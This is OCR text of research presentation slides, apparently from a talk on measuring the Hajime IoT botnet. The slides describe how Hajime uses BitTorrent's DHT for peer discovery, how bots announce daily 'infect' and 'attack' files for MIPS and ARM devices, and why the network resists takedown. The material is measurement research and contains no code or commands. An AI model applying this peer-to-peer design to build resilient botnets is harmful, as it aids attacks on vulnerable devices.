
Uses a DHT to track who is downloading what



Provides random subsets of current uploaders

Hajime's P2P Network

① Uses BitTorrent's DHT to find other bots



Hajime's P2P Network

① Uses BitTorrent's DHT to find other bots

announce hash(*F*)

- Date
  - Once per day
- File type
  - .i – "infect"
  - .atk – "attack"
- Architecture
  - MIPS little endian
  - MIPS big endian
  - ARM v5
  - ARM v6
  - ARM v7


Every day, bots are announcing their actions

and their devices' architectures

Hajime's design is primed for measurement!


Hajime's P2P Network

② Fetch files directly from one another




Hajime's P2P Network

② Fetch files directly from one another



Keys provide long-lived identifiers

Hajime's P2P Network



① Uses BitTorrent's DHT to find other bots

Difficult to take down Hajime
(without also taking down BitTorrent)


② Fetch files directly from one another

Difficult to centrally monitor

Hajime is a resilient next step in IoT botnets


Measuring Hajime's P2P network

① Exhaustively list all peers



